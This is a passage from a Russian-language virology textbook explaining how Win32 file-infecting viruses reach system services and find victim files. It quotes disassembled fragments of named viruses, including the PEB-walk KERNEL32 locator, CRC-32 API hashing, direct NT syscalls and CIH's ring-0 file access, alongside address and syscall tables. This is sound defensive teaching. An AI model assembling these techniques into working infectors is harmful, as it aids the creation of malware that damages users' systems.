и прочих стандартных фрагментах программного кода. Обнаружив где-то в глубине кодовой секции соответствующую комбинацию байтов (например, 55h 8Bh ECh), можно надеяться, что программа рано или поздно дойдет до этой точки. Значит, можно заместить этот фрагмент командой перехода на вирусное тело, предварительно сохранив где-то внутри него оригинальные байты. Так поступают вирусы **Win32.CTX**, **Win32.SK**, **Win32.Blakan**, **Win32.Deemo** и прочие. Основной недостаток подобного подхода очевиден: надежды не обязаны сбываться, и вирус может «навеки» остаться внутри программы, так ни разу не получив управления и не совершив акта размножения.

Гораздо более сложной и продвинутой является технология «LDE32» (а также ее еще более навороченные «переиздания»), пропагандируемая хитроумным отечественным вирусописателем по прозвищу Z0mbIE. В соответствии с ней вирус сканирует заражаемую программу с помощью встроенного в него довольно простого и быстродействующего «дизассемблера», позволяющего быстренько «пробежаться» по программе, команда за командой, и найти подходящее для заражения место. В результате точка входа в вирус иногда оказывается так глубоко в недрах программного кода, что антивирус, использующий для обнаружения ее отнюдь не простой дизассемблер, а полноценный эмулятор команд, вынужден подчас тратить минуты и даже десятки минут на поиск «заразы» в одном-единственном зараженном файле! Слава Богу, автору технологии хватило ума не выпускать своих многочисленных вирусов в «дикую природу». По крайней мере, в международном списке вирусных эпидемий от Joe Wells эти вирусы не упоминаются.

4.3.4. Как вирусы обращаются к системным сервисам

Вопрос доступа к системным сервисам является ключевым для вирусов, функционирующих в среде 32-разрядных версий Windows. Выше, в разделах, посвященных импорту и экспорту, были рассмотрены сложные схемы взаимодействия программ с динамическими библиотеками, содержащими необходимые для функционирования программ функции. На этапе формирования загрузочного модуля компоновщик оснащает «нормальную» программу служебными заголовками и на-

строечными таблицами, содержащими информацию о требуемых программой внешних функциях, а затем загрузчик операционной системы, пользуясь этими заголовками и таблицами, обеспечивает программу необходимыми ресурсами – адресами внешних функций. Компьютерный вирус же является чистым программным кодом, не содержит никаких заголовков и таблиц, поэтому проблему доступа к системным сервисам (прежде всего к функциям библиотеки «KERNEL32.DLL») ему приходится решать полностью самостоятельно.

4.3.4.1. Метод предопределенных адресов

Наиболее примитивные вирусы ориентированы на конкретные версии операционных систем, для которых расположение в адресном пространстве библиотеки «KERNEL32.DLL» и функций внутри нее является жестко фиксированным.

Например, автор вируса **Win9X.Boza** был осведомлен о двух возможных вариантах общей точки входа в «KERNEL32.DLL» для различных бета-версий «Chicago», имел данные о характерных для этой точки цепочках байтов (сигнатурах), определил даже адреса переходников (thunks) к необходимым системным сервисам, но почему-то не знал линейных адресов самих функций и что к ним можно обращаться напрямую. В результате он сочинил для обращения к системным сервисам следующий очень наивный (по нынешним временам) код:

```
...
407014 mov  eax, [ebp+4403A1h]          ; Первый адрес сигнатуры
40701A cmp  dword ptr [eax], 5350FC9Ch  ; Совпало с сигнатурой?
407020 jnz  short loc_407031            ; Если нет - на следующую попытку
407026 mov  eax, [ebp+4403A1h]          ; Здесь 1-ый вариант адреса точки вызова
40702C jmp  407049
...
407031 mov  eax, [ebp+44039Dh]          ; Второй адрес сигнатуры
407037 cmp  dword ptr [eax], 5350FC9Ch  ; Совпало ?
40703D jnz  407396                      ; Если нет - прекратить поиски
407043 mov  eax, [ebp+44039Dh]          ; А здесь 2-й вариант адреса
407049 mov  [ebp+440399h], eax          ; Сохранение адреса точки вызова
40704F cld
407050 lea  eax, [ebp+4406CBh]          ; Загрузка в стек..
407056 push eax                         ;  ..параметров..
407057 push 0FFh                        ;  ..API32-сервиса
40705C call 4073A5                      ; Вызов функции обращения к сервису
...
; Здесь располагается собственно вызов сервиса
4073A5 push 0BFF77744h                  ; Переходник к GetCurrentDirectoryA
4073AA jmp  dword ptr [ebp+440399h]     ; Переход на общую точку вызова
```

Более поздние вирусы содержали просто табличку линейных адресов необходимых системных функций и обращались к ней по мере необходимости. Вот, например, фрагмент вируса **Win9X.LUD.Hill.401**:

```
...
4011B4 8D4510          lea     eax,[ebp][10]           ; Адрес рабочей области
4011B7 50              push    eax
4011B8 80872A134000    lea     eax,[edi][00040132A]    ; Адрес маски поиска
4011BE 50              push    eax
4011BF FF970E134000    call    d,[edi][00040130E]      ; Обращение к сервису
...
; Табличка адресов системных сервисов в KERNEL32.DLL из Windows95
40130E BFF77893         dd      BBF77893 ; Адрес FindFirstFileA
401312 BFF778CB         dd      BFF778CB ; Адрес FindNextFileA
401316 BFF77817         dd      BFF77817        ; Адрес CreateFileA
...
; Маска для поиска файлов
40132A 2A2E45584500     db      '*.EXE',0
```

Имеются и более продвинутые вирусы, которые содержат в своих внутренностях несколько подобных табличек для различных версий и разновидностей Windows. Впрочем, держать в себе многие десятки и сотни байтов довольно накладно, поэтому такие вирусы обычно хранят только варианты базовых адресов «KERNEL32.DLL» и, возможно, смещения внутри этой библиотеки для функции «GetProcAddressA», которая позволила бы найти адреса всех остальных необходимых функций. Объективности ради отметим, что доступ к «GetProcAddressA» тоже в общем-то не обязателен, так как вирус может самостоятельно разобрать таблицы экспорта «KERNEL32.DLL» и определить все требуемые адреса напрямую.

Вот фрагмент вируса **Win32.Lad.1916**, который знал о существовании Windows 9X, Windows NT 4.0 и Windows 2000 и пытался обнаружить в памяти образ библиотеки «KERNEL32.DLL» по характерным адресам ее месторасположения и по характерной сигнатуре 'MZ' (не забудем, что динамические библиотеки имеют PE-формат и целиком грузятся в память):

```
412248:             mov   word ptr [ebp+4015FEh], 5 ; Счетчик цикла
...
4122D4:             mov   esi, 77E80000h ; Адрес KERNEL32.DLL для Windows 2000
4122D9:             jmp   short loc_41229B
4122DB loc_4122DB:
4122DB:             mov   esi, 77F00000h ; Адрес KERNEL32.DLL для Windows NT 4.0
4122E0:             jmp   short loc_41229B
4122E2 loc_4122E2:
4122E2:             mov   esi, 0BFF70000h ; Адрес KERNEL32 DLL для Windows 9X
```

```
4122E7:             jmp   short loc_41229B
...
41229B:             cmp   byte ptr [ebp+4015FEh], 0   ; Продолжать ли поиск?
4122A2:             jz    short loc_4122C8            ; Нет
4122A4:             cmp   word ptr [esi], 5A4Dh       ; Да - искать 'MZ'
4122A9:             jz    short loc_4122B9            ; Нашел !
4122AB loc_4122AB:
4122AB:             sub   esi, 10000h                 ; Сместиться чуть-чуть назад
4122B1:             dec   byte ptr [ebp+4015FEh]      ; Декремент счетчика
4122B7:             jmp   short loc_41229B
; Дальнейшая работа с найденным в памяти образом KERNEL32.DLL
4122B9:             ...
```

В отличие от совсем примитивных вирусов с префиксом «Win9X», жестко ориентированных на конкретную версию Windows, подобные **Win32.Lad.1916** вирусы способны размножаться в нескольких различных версиях Windows, за что в названии получили префикс «Win32». Впрочем, не стоит обольщаться их «вездеходностью». Дело в том, что фирма Microsoft выпускает новые сервиспаки к старым версиям Windows иногда по нескольку штук в год, не говоря уж о том, что раз в два-три года появляется новая версия этой операционной системы. Если с базовыми адресами «KERNEL32.DLL» еще наблюдается хоть какая-то преемственность (и поэтому **Win32.Lad.1916**, не обнаружив библиотеку на «законном» месте, вполне резонно пытается найти ее где-нибудь неподалеку), то адреса конкретных функций внутри нее «плавают» от версии к версии гораздо хаотичней. Для иллюстрации этого обстоятельства посмотрим на фрагмент справочной таблички, собранной в самых разнообразных версиях и модификациях Windows с учетом всевозможных «билдов», «релизов» и «сервиспаков». Иметь такую табличку (см. табл. 4.8) полезно не только вирусописателю, но и вирусологу, – хотя бы ради того, чтобы разобраться в устройстве очередного нового вируса, содержащего внутри манипуляции с непонятными адресами.

В табличке нет ни Windows Vista, ни Windows 7, потому что в этих версиях системные таблицы «плавают» в памяти, – и это сделано специально.

Как бы то ни было, вирусу, обнаружившему в памяти «KERNEL32.DLL», далее необходимо, сканируя «Таблицу имен функций», найти в ней строковое имя функции (например, 'ReadFile'), потом соответствующий порядковый номер в «Таблице номеров», а по этому номеру – искомый адрес в «Таблице адресов». Анализируя код различных вирусов, можно обнаружить два основных подхода, которые используют вирусописатели для поиска строкового имени функции.

Таблица 4.8. Фиксированные адреса в некоторых версиях Windows

ОС	KERNEL32.DLL	GetProcAddress	ExitProcess
Windows 95	0xBFF70000	0xBFF76C18	0xBFF8AFDD
Windows 95	0xBFF70000	0xBFF76D5C	0xBFF8AECD
Windows 98	0xBFF70000	0xBFF76DA0	0xBFF8C4E5
Windows 98	0xBFF70000	0xBFF76DAC	0xBFF8D4CA
Windows 98	0xBFF70000	0xBFF76DA8	0xBFF8D4F8
Windows ME	0xBFF60000	0xBFF66D80	0xBFF7D97D
Windows NT4	0x77F00000	0x77F13C1E	0x77F19569
Windows NT4	0x77F00000	0x77F13FCA	0x77F19FB2
Windows NT4	0x77F00000	0x77F14010	0x77F19FE6
Windows 2000	0x77E80000	0x77E9564B	0x77E9B0BB
Windows 2000	0x77E80000	0x77E89AC1	0x77E98F94
Windows 2000	0x77E80000	0x77E89B18	0x77E9CF5C
Windows XP	0x7C800000	0x7C80AC28	0x7C81CAA2
Windows 2003	0x77E40000	0x77E42DFB	0x77E4F1E4
Windows 2003	0x77E60000	0x77E7B332	0x77E798FD

Первый, самый простой и естественный, заключается в посимвольном сравнении строковых имен, содержащихся в вирусе, с элементами «Таблицы имен» динамической библиотеки «KERNEL32.DLL». В этом случае в теле вируса имена функций обычно видны «на просвет», и по ним можно с достаточной степенью уверенности без дизассемблирования определить основные свойства и повадки «заразы». Разглядывая, например, дамп вируса **Win32.Idyll.1556**, можно без труда догадаться, что он крайне прост и непритязателен, обнаруживает свои «жертвы» поиском в текущем каталоге, а при заражении использует для хранения своих временных данных динамическую память:

```
B10:  26 46 49 75-F5 C3 43 72-65 61 74 65-46 69 6C 65  &FIuï+.CreateFile
B20:  41 00 43 72-65 61 74 65-46 69 6C 65-4D 61 70 70  A CreateFileMapp
B30:  69 6E 67 41-00 4D 61 70-56 69 65 77-4F 66 46 69  ingA MapViewOfFi
B40:  6C 65 00 55-6E 6D 61 70-56 69 65 77-4F 66 46 69  le UnmapViewOfFi
B50:  6C 65 00 43-6C 6F 73 65-48 61 6E 64-6C 65 00 56  le CloseHandle V
B60:  69 72 74 75-61 6C 41 6C-6C 6F 63 00-56 69 72 74  irtualAlloc Virt
B70:  75 61 6C 46-72 65 65 00-46 69 6E 64-46 69 72 73  ualFree FindFirs
B80:  74 46 69 6C-65 41 00 46-69 6E 64 4E-65 78 74 46  tFileA FindNextF
B90:  69 6C 65 41-00 53 65 74-46 69 6C 65-41 74 74 72  ileA SetFileAttr
BA0:  69 62 75 74-65 73 41 00-47 65 74 4C-61 73 74 45  ibutesA GetLastE
BB0:  72 72 6F 72-00 00 00 00-00 00 00 00-00 00 00 00  rror............
```

Второй подход более необычен и красив. Он предусматривает сравнение не полных строк, а контрольных сумм и хеш-функций от них, например CRC-32. Считается, что впервые этот прием был использован в вирусе **Win32.Parvo**, а позже воспроизведен в нескольких десятках других вирусов. Любопытно, что хотя алгоритм CRC-32 можно было сравнительно легко оформить самостоятельно, практически все вирусы используют один и тот же код. Код написан достаточно аккуратно и действительно вычисляет стандартную хеш-функцию CRC-32 для блока данных, начальный адрес которого указан в регистре ESI, а длина – в EDI:

```
41868A: FC              cld
41868B: 33C9            xor         ecx,ecx
41868D: 49              dec         ecx
41868E: 8BD1            mov         edx,ecx
418690: 53              push        ebx
418691: 33C0            xor         eax,eax
418693: 33DB            xor         ebx,ebx
418695: AC              lodsb
418696: 32C1            xor         al,cl
418698: 8ACD            mov         cl,ch
41869A: 8AEA            mov         ch,dl
41869C: 8AD6            mov         dl,dh
41869E: B608            mov         dh,008
4186A0: 66D1EB          shr         bx,1
4186A3: 66D1D8          rcr         ax,1
4186A6: 7309            jae         .0004186B1
4186A8: 66352083        xor         ax,08320    ; Стандартный...
4186AC: 6681F3B8ED      xor         bx,0EDB8    ; ...порождающий полином
4186B1: FECE            dec         dh
4186B3: 75EB            jne         .0004186A0
4186B5: 33C8            xor         ecx,eax
4186B7: 33D3            xor         edx,ebx
4186B9: 4F              dec         edi         ; Счетчик обработанных байтов
4186BA: 75D5            jne         .000418691
4186BC: 5B              pop         ebx
4186BD: F7D2            not         edx
4186BF: F7D1            not         ecx
4186C1: 8BC2            mov         eax,edx
4186C3: C1C010          rol         eax,010
4186C6: 668BC1          mov         ax,cx       ; Результат
4186C9: C3              retn
```

Чтобы разобраться в алгоритме вирусов, действующих по подобному принципу, вирусологу необходимо иметь табличку с заранее рассчитанными CRC для имен системных сервисов. Например, строка 'FindFirstFileA' имеет CRC-32, равный 0C9EBD5CEh (или

0AE17EBEFh, если учитывать завершающий 0); строка 'CreateFileA' – 553B5C78h (или 08C892DDFh) и т. п.

Есть вирусы, которые используют и другие контрольные суммы и хеш-функции. Например, **Win32.Tecata.1761** рассчитывает хеш, состоящий из двух первых букв и арифметической суммы кодов всех символов имени функции. Забавно, что в своих электронных журналах и на интернет-форумах многие авторы подобных странных алгоритмов почему-то именуют их тем же самым именем «CRC», что на самом деле означает «циклический избыточный код» и ничто иное. Видимо, в вирусописатели часто идут обиженные школьники, схватившие «пару» по информатике.

4.3.4.2. Самостоятельный поиск адреса KERNEL32.DLL

По мере появления новых версий Windows вирусы, использующие рассмотренный выше «метод предопределенных адресов», становятся неработоспособными. По этой причине вирусописатели чаще применяют более сложные методы, позволяющие обнаруживать «KERNEL32.DLL» в памяти, не опираясь на какие-либо заранее предопределенные адреса.

В этих методах ключевым моментом является нахождение любого адреса, указывающего куда-нибудь внутрь «KERNEL32.DLL». После этого, сканируя память в сторону уменьшения адресов, можно по смещениям, кратным 10000h, рано или поздно обнаружить заветную сигнатуру 'MZ' (или какой-нибудь другой признак, характерный для заголовка образа динамической библиотеки).

Вот эти методы.

Во-первых, загрузчик программ Windows сам пользуется в своей работе сервисными функциями «KERNEL32.DLL». Передача управления загруженной программе обычно выполняется из недр функции CreateProcessA командой CALL. Следовательно, при старте программы двойное слово на вершине стека должно указывать внутрь «KERNEL32.DLL».

Вот фрагмент вируса **Win32.Hortiga.4938**, использующего эту методику:

```
406000 8B0424          mov     eax,[esp]       ; Снять начальный адрес со стека
406003 33D2            xor     edx,edx         ; Обнулить EDX, включая старшие биты
406005 48              dec     eax             ; Сдвинуться назад
406006 668B503C        mov     dx,[eax][3C]    ; Смещение поля "Imagebase" в заголовке
40600A 66F7C200F8      test    dx,0F800        ; Не слишком ли велик адрес?
40600F 75F2            jne     .000406003      ; Велик - продолжить поиск
406011 38441034        cmp     eax,[eax][edx][34] ; Это поле "ImageBase" ?
406015 75EC            jne     .000406003      ; Продолжить поиск
406011                 ; Адрес найден и находится в EAX
```

Второй метод заключается в использовании цепочки структурных обработчиков исключений (мы подробно рассматривали это понятие в начале главы), первый элемент которой доступен по адресу FS:[0]. Последний же элемент для большинства версий Windows «обитает» где-то внутри «KERNEL32.DLL». Следовательно, ссылка на него, расположенная в предпоследнем обработчике структурных исключений, и есть искомый адрес.

Третий метод – разбор системной структуры TIB/TEB/PEB. Дело в том, что неоднократно упоминавшийся выше адрес FS:[0] – это на самом деле вход в большую и сложно организованную структуру данных, заполненную разнообразной служебной информацией, а упомянутая выше цепочка структурных обработчиков исключений просто «начинается» именно там. Формат этой структуры слабо документирован и неодинаков в разных версиях Windows. Из вируса в вирус кочует один и тот же, легко опознаваемый даже «невооруженным глазом», очень характерный фрагмент машинного кода, использующий эту методику:

```
        xor   eax, eax
        add   eax, fs:[eax+30h]
        js    method_9x
method_nt:
        mov   eax, [eax + 0ch]
        mov   esi, [eax + 1ch]
        lodsd
        mov   eax, [eax + 08h]
        jmp   k32_ptr_found
method_9x:
        mov   eax, [eax + 34h]
        lea   eax, [eax + 7ch]
        mov   eax, [eax + 3ch]
k32_ptr_found: ...
```

Методика приобрела популярность уже в XXI веке, она позволяет находить не только адрес «KERNEL32.DLL», но и других загруженных в память библиотек, и используется преимущественно в сетевых и почтовых червях.

Наконец, упомянем использование вирусом функций, уже импортированных заражаемой программой. Нельзя не признать, что все рассмотренные выше методики доступа вирусов к системным сервисам основываются на недокументированных особенностях, и методики эти стремительно устаревают. Действительно, последний в цепочке структурный обработчик исключений и процедура передачи управления загруженной программе в последних сервиспаках Windows XP и 2003 уже мигрировали в библиотеку «NTDLL.DLL»,

да и факт постоянства положения библиотеки «KERNEL32.DLL» в памяти тоже дышит на ладан. По крайней мере, в Windows Vista/7 введен механизм ASLR, который принудительно тасует адреса загружаемых системных библиотек.

Но есть более «ортодоксальный» способ поиска. Он основан на том, то любая «нормальная» программа использует хотя бы один системный сервис из библиотеки «KERNEL32.DLL» (обычно этим сервисом является функция «ExitProcess»). Значит, после загрузки в память вместе с зараженной программой вирус может изучить ее таблицу импорта и найти в ней хотя бы один адрес, ведущий внутрь «KERNEL32.DLL», ну а дальше поступать, как нами было рассмотрено выше. Впрочем, есть некоторые вирусы, которые настолько «ленивы», что сразу пытаются найти в таблице импорта зараженной программы нужные им функции, например «GetProcAddress», которая используется, по крайней мере, половиной стандартных системных утилит Windows. Если нужных функций нет, такие вирусы просто отказываются от заражения программы. Их антагонисты – сложные вирусы, например **Win32.Score.3072**, которые самостоятельно выполняют работу программы-компоновщика и добавляют в таблицу импорта отсутствующие функции. Интересные «полумеры» предлагает автор вируса **Win32.Idele.2108**, который в случае отсутствия нужных функций смело видоизменяет в таблицах импорта одно из имен, так что при запуске программы загрузчик будет иметь в виду именно «исправленное» имя.

4.3.4.3. Использование «нестандартных» сервисов

В разделе, посвященном общей характеристике методов обращения к системным сервисам, было продемонстрировано, что каждое такое обращение приводит к активации длинной цепочки вызовов, посылаемых из одной внутренней подсистемы Windows в другую. Причем каждая такая подсистема обычно представляет собой четко локализованный набор процедур и функций, имеющих свои интерфейсы вызова и оформленных в виде динамических библиотек или драйверов. Конечно, все это – внутренняя «кухня» разработчиков, которая очень слабо документирована, а конкретные сведения о ее устройстве – результат либо долгих хакерских «ковыряний», либо информационной утечки из Microsoft. Тем не менее в вирусах эти «нестандартные» системные сервисы используются, и с определенным успехом.

Конечно, если говорить о «нестандартных» сервисах, то прежде всего стоит упомянуть широко известный факт: в Windows NT про-

граммный код, непосредственно реализующий многие системные сервисы, располагается в библиотеке «NTDLL.DLL», а «стандартные» функции из «KERNEL32.DLL» представляют собой лишь «переходники» к этому коду. Почему бы не вызывать функции из «NTDLL.DLL» напрямую? Сказано – сделано! Кем? Автором вируса **Win32.Chthon**, опубликовавшим свою разработку в электронном журнале «29A». Ниже приводится фрагмент этого вируса, отвечающий за открытие файла. Вирус предварительно нашел в памяти библиотеку «NTDLL.DLL» («методом TIB/TEB/PEB»), определил внутри нее адрес функции «NtOpenFile»/»ZwOpenFile» (описание ее параметров можно найти в NT DDK) и теперь вызывает ее следующим образом:

```
push        000004021       ; Опции открытия
push        003             ; Параметры разделения доступа
push        esp             ; Указатель на блок информации о результате
push        eax             ; Указатель на блок атрибутов, включающих имя файла
push        000100001       ; Маска доступа к файлу
lea         eax,[esi][04]   ; Адрес области под указатель...
push        eax             ; ...открытого файла
call        [ebx][20]       ; Вызов сервиса по известному адресу
```

Но ведь немалая часть системных действий в Windows NT выполняется даже не в библиотеке «NTDLL.DLL», а в компонентах 0-го кольца защиты, к которым доступ осуществляется через исключение «INT 2Eh». Нельзя ли использовать и эту возможность? «Стоит попробовать!» – решили вирусописатели. Прежде всего они обратили свой взор внутрь «NTDLL.DLL», чтобы определить, какая часть наиболее «популярных» сервисных функций реализована внутри нее, а какая – в компонентах 0-го кольцы защиты. Оказалось, что почти для всех функций «NTDLL.DLL», имена которых начинаются с «Nt» или «Zw», библиотечный код – тоже всего лишь «переходник», причем очень и очень незатейливый. Судите сами, вот как выглядит код функции «NtOpenFile»:

```
77F67B4C: B854F000000   mov     eax,00000004F   ; Номер функции
77F67B51: 8D542404      lea     edx,[esp][04]   ; Адрес блока параметров в стеке
77F67B55: CD2E          int     02E             ; Переход в 0-е кольцо
77F67B57: C21800        retn    00018           ; Возврат с очисткой стека
```

Таким образом, блок параметров, полученных функцией «NtOpenFile», без каких-либо изменений передается в ядро Windows NT. Единственное, что делает «NTDLL.DLL», – это помещает в регистр EAX номер вызываемой функции, чтобы обработчик INT 2Eh

разобрался, что ему делать с параметрами, расположенными в стеке (кстати, адрес этого блока дублируется в EDX). Эти номера изменяются от версии к версии операционной системы (см. табл. 4.9).

Таблица 4.9. Некоторые номера системных сервисов в ядре Windows

Наименование	Номер в NT 4.0	Номер в 2000	Номер в XP	Номер в Vista
NtClose	0Fh	18h	25	48
NtCreateFile	17h	20h	27	60
NtOpenFile	4Fh	64h	116	186
NtReadFile	86h	0A1h	183	258
NtWriteFile	0C8h	0EDh	274	359

Примеры вирусов, самостоятельно обращающихся к системным сервисам Windows NT через «INT 2Eh»: **Win32.Ketan** и **WinNT.Jater**.

Имеется возможность использовать «нестандартные» сервисы и в Windows 9X. Любое приложение 0-го кольца защиты способно обращаться к системным драйверам, используя механизм прерывания «INT 20h». Естественно, оно должно либо само являться драйвером, либо получить привилегии 0-го кольца защиты при помощи какого-нибудь из известных хакерских «трюков». Речь об этих «трюках» пойдет дальше, здесь же рассмотрим методы обращения к системным сервисам в предположении, что приложение (а конкретно – вирус) уже тем или иным способом проникло в «нуль».

В Win9X предусмотрено обращение к системным драйверам при помощи перехвата исключения, возникающего вследствие вызова прерывания 20h. Формат этого обращения сильно зависит от самого драйвера. В общем случае параметры драйверу (и назад) передаются и в стеке, и в регистрах. Собственно обращение к драйверу выглядит следующим образом:

```
int     20h             ; Вызов прерывания
dw      ?               ; Код выполняемой операции
dw      ?               ; Идентификатор драйвера
```

Таким образом, для подобного обращения необходимо:

- загрузить в регистры и в стек необходимые значения;
- указать идентификатор конкретного драйвера (например, 0001 – менеджер виртуальных машин VMM, 10 – драйвер блочного запоминающего устройства, 40 – драйвер менеджера инсталлируемой файловой системы IFSMgr и прочее);

- определить код операции, которую этот драйвер должен выполнить (например, для менеджера виртуальных машин 0000 – получить номер версии менеджера, 0053h – распределить страницу виртуальной памяти).

Для облегчения труда программистов, занимающихся разработкой драйверов Windows, фирма Microsoft определила во включаемых файлах DDK две макродирективы – «VxDCall» и «VMMCall», которые «разворачиваются» в вышеприведенный код. Но справочные данные по идентификаторам драйверов, кодам операции и по параметрам вызова – святая святых фирмы Microsoft. Кое-что можно найти в DDK и MSDN, но основной источник информации – результаты хакерских исследований.

Метод обращения к глубинным сервисам Windows вошел в моду после глобальной эпидемии вируса **Win9X.CIH**. Получив привилегии 0-го кольца защиты и напрямую программируя различные драйверы, этот вирус не только выполнял сам файловые операции, но и перехватывал обращения от прикладных программ к файловой системе, распределял виртуальную память под свои нужды, писал мусор в сектора винчестера и даже портил Flash-BIOS. Вот как он, например, открывал файлы:

```
; Предполагается, что в esi - адрес имени файла
0390: CD20            int   20h       ; Обращение к драйверу
0392: 3200            dw    0032h     ; Общий код для open/read/write/close
0394: 4000            dw    0040h     ; Код IFSMgr
...
0390: 8BBE52FDFFFF    mov   edi,[esi+390h] ; Поместить в edi...
03A3: 8B3F            mov   edi,[edi]    ; ... адрес команды int 20h
...
03B2: 33C0            xor   eax,eax
03B4: B4D5            mov   ah,0D5    ; Открыть/создать файл
03B6: 33C9            xor   ecx,ecx   ; 0 - значит "доступ без ограничений"
03B8: 33D2            xor   edx,edx
03BA: 42              inc   edx       ; 1 - значит, это команда "открыть"
03BB: 8BDA            mov   ebx,edx
03BD: 43              inc   ebx       ; 2 - это "открыть на чтение и запись"
03BE: FFD7            call  edi       ; Обратиться к сервису
03C0: 93              xchg  ebx,eax   ; Сохранить хэндл открытого файла
```

Вы обратили внимание, что набор параметров, которым сервисная процедура обменивается с программой через регистры, соответствует функции 716Ch – «Extended Create/Open File», появившейся в MS-DOS 7.X и способной работать с длинными именами файлов? Так и должно быть, ведь оба этих системных вызова в конечном итоге обращаются к одному и тому же программному коду!

4.3.5. Нерезидентные вирусы

В 32-битовых версиях Windows возможность поиска файлов и каталогов реализуется посредством функций «FindFirstFile» и «FindNextFile», живущих в библиотеке «KERNEL32.DLL». Результат их работы возвращается в рабочей области размером 313 байтов, имеющей следующую структуру:

```
dwFileAttributes      dd ?            ; Атрибуты файла
ftCreationTime        dd 2 dup(?)     ; Время/дата создания файла
ftLastAccessTime      dd 2 dup(?)     ; Время/дата последнего доступа к файлу
ftLastWriteTime       dd 2 dup(?)     ; Время/дата последнего обновления файла
nFileSizeHigh         dd ?            ; Старшие 4 байта длины файла
nFileSizeLow          dd ?            ; Младшие 4 байта длины файла
dwReserved0           dd ?
dwReserved1           dd ?
cFileName             db 255 dup (?)  ; "Длинное" имя файла
cAlternateFileName    db 14 dup (?)   ; "Короткое" имя файла в формате "8.3"
```

Вот пример кода примитивного вируса **Win9X.Lud.Hill.401**, демонстрирующий технологии поиска «жертв» в текущем каталоге:

```
004011B4 lea     eax, [ebp+10h]                ; Адрес рабочей области
004011B7 push    eax
004011B8 lea     eax, dword_40132A[edi]        ; Адрес маски '*.EXE'
004011BE push    eax
004011BF call    dword ptr ds:loc_40130E[edi] ; Обращение к FindFirstFileA
004011C5 mov     [ebp+0], eax
004011C8 cmp     eax, -1                       ; Ошибка?
004011CB jz      short loc_4011E4              ; Закончить работу вируса
004011CD loc_4011CD:
004011CD call    sub_4011F0                    ; Вызов процедуры заражения
004011D2 lea     eax, [ebp+10h]                ; Адрес рабочей области
004011D5 push    eax
004011D6 mov     eax, [ebp]
004011D9 push    eax                           ; Хэндл поиска
004011DA call    dword ptr ds:loc_401312[edi] ; Обращение к FindNextFileA
004011E0 or      eax, eax
004011E2 jnz     short loc_4011CD              ; Процедура заражения
004011E4 loc_4011E4:                           ; Возврат управления "жертве"
...
0040130E dd       0BFF77893h                   ; Адрес FindFirsFileA в Windows 95
00401312 dd       0BFF778CBh                   ; Адрес FindNextFileA в Windows 95
...
0040132A db       '*.EXE',0
```

Кстати, этими технологиями обязан владеть не только вирусописатель, но и автор 32-битового антивирусного сканера!

Нерезидентных вирусов, заражающих PE-файлы, довольно много. Как и в случае с вирусами для MS-DOS, бо́льшую часть их состав-

ляют «студенческие» разработки, то есть первые и единственные в жизни авторов вирусы, написанные ими для «самоутверждения», и больше ни для чего. Как правило, они ищут цели для заражения в текущем каталоге, и вероятность их распространения за пределы этого каталога (а тем более с машины на машину) близка к нулю.

Но также среди нерезидентных вирусов велик процент весьма сложных программных конструкций, осуществляющих поиск «жертв» рекурсивным поиском по диску. В отличие от своих MS-DOS-«собратьев», они в процессе сканирования диска почти не затормаживают работу системы в целом, так как в условиях вытесняющей многозадачности управление регулярно переходит от одного программного потока к другому через короткий временной квант. В этой ситуации и мышь «бегает», и клавиши «нажимаются». Кстати, а вы знаете, сколько времени уходит на полное сканирование антивирусом многогигабайтного диска? Десятки минут и часы! Вирус, конечно, себе такое позволить не может. Он или организовывает себя в виде отдельного потока (этот прием будет рассмотрен позже), или ограничивается сканированием лишь части дерева каталогов. В частности, авторами «Search»-вирусов нередко применяется «метод предопределенного местоположения жертв», в соответствии с которым поиск и заражение выполняются не по всему диску, а только в каталогах «C:\Windows» и «C:\WINNT», где по умолчанию расположено множество стандартных системных утилит. Таким образом, подобные вирусы сразу пишутся с прицелом на «расползание» по машине. Интересно, зачем, ведь системные утилиты практически никогда с одной машины на другую не копируются?

4.3.6. «Резиденты» 3-го кольца защиты

Строго говоря, термины «резидентный» и «транзиентный» («нерезидентный») приемлемы только тогда, когда речь идет об однозадачных операционных системах. Тем не менее при рассмотрении компьютерных вирусов, распространенных в многозадачных операционных системах, этими терминами по-прежнему удобно пользоваться.

«Резидентной» в многозадачной среде легко может стать любая запущенная, а после этого зацикленная программа, в том числе и вирусная. Проблемы «застревания» программы в памяти и регулярного получения ей управления при этом решаются автоматически. Вирусу необходимо только иметь возможность каким-либо образом обнаруживать цели для заражения. Рассмотрим несколько типовых схем, используемых для этого авторами вирусов.

4.3.6.1. Вирусы – автономные процессы

Проще всего не изобретать новых велосипедов с квадратными колесами, а воспользоваться хорошо известными средствами, применяемыми в нерезидентных вирусах, а именно функциями «FindFirstFile» и «FindNextFile». Например, знаменитый вирус **Win32.Funlove.4070**, стартовав из зараженной программы, ничтоже сумняшеся выгружает себя на диск в виде программного файла «FCNTL.EXE» и запускает его на исполнение. Вирусный код, содержащийся в этом файле, проверяет, получил ли он управление как часть зараженной программы или как самостоятельное приложение, и во втором случае просто висит в памяти и в бесконечном цикле при помощи функций поиска рекурсивно сканирует весь диск. Простенько и со вкусом, не так ли?

4.3.6.2. «Полурезидентные» вирусы

Вирус этого типа при помощи сервиса «CreateThread» регистрирует процедуру сканирования диска как отдельный вычислительный поток, работающий параллельно с потоками зараженной программы. Разумеется, этот зловредный поток «жив» ровно столько времени, сколько работает зараженная программа, и завершает свою работу вместе с ней. Однако представьте себе, что подобный вирус стартовал из зараженной программы «WINWORD.EXE», которую в типичном случае пользователь запускает в начале рабочего дня и завершает только вечером. Эксперименты показывают, что уже через 5 минут «заболевают» многие десятки программных файлов на диске, а примерно через час машина оказывается завирусованной полностью! Саморазмножающихся программ, использующих подобную технологию, было написано немало (например, **Win32.Rainsong.3891**, **Win32.Resur**, **Win32.Yonga.2384**, **Win32.Saynob.2406** и прочие). Они в неофициальной вирусной таксономии даже образовали отдельный класс «*полурезидентных*» вирусов.

4.3.6.3. Вирусы, заражающие стандартные компоненты Windows

Еще один довольно распространенный подход заключается в том, что заражается какая-нибудь стандартная динамическая библиотека (например, «KERNEL32.DLL») или служебное приложение (например, «EXPLORER.EXE»), являющиеся частью операционной системы. Так поступают **Win9X.Lorez.1766.a**, **Win9X.Yurn.1167**, **Win9X.Dodo.1022, Win32.Beef.2110** и прочие. Вот, например, что вытворяет **Win9X.Lorez.1766.a** с динамической библиотекой «KERNEL32.

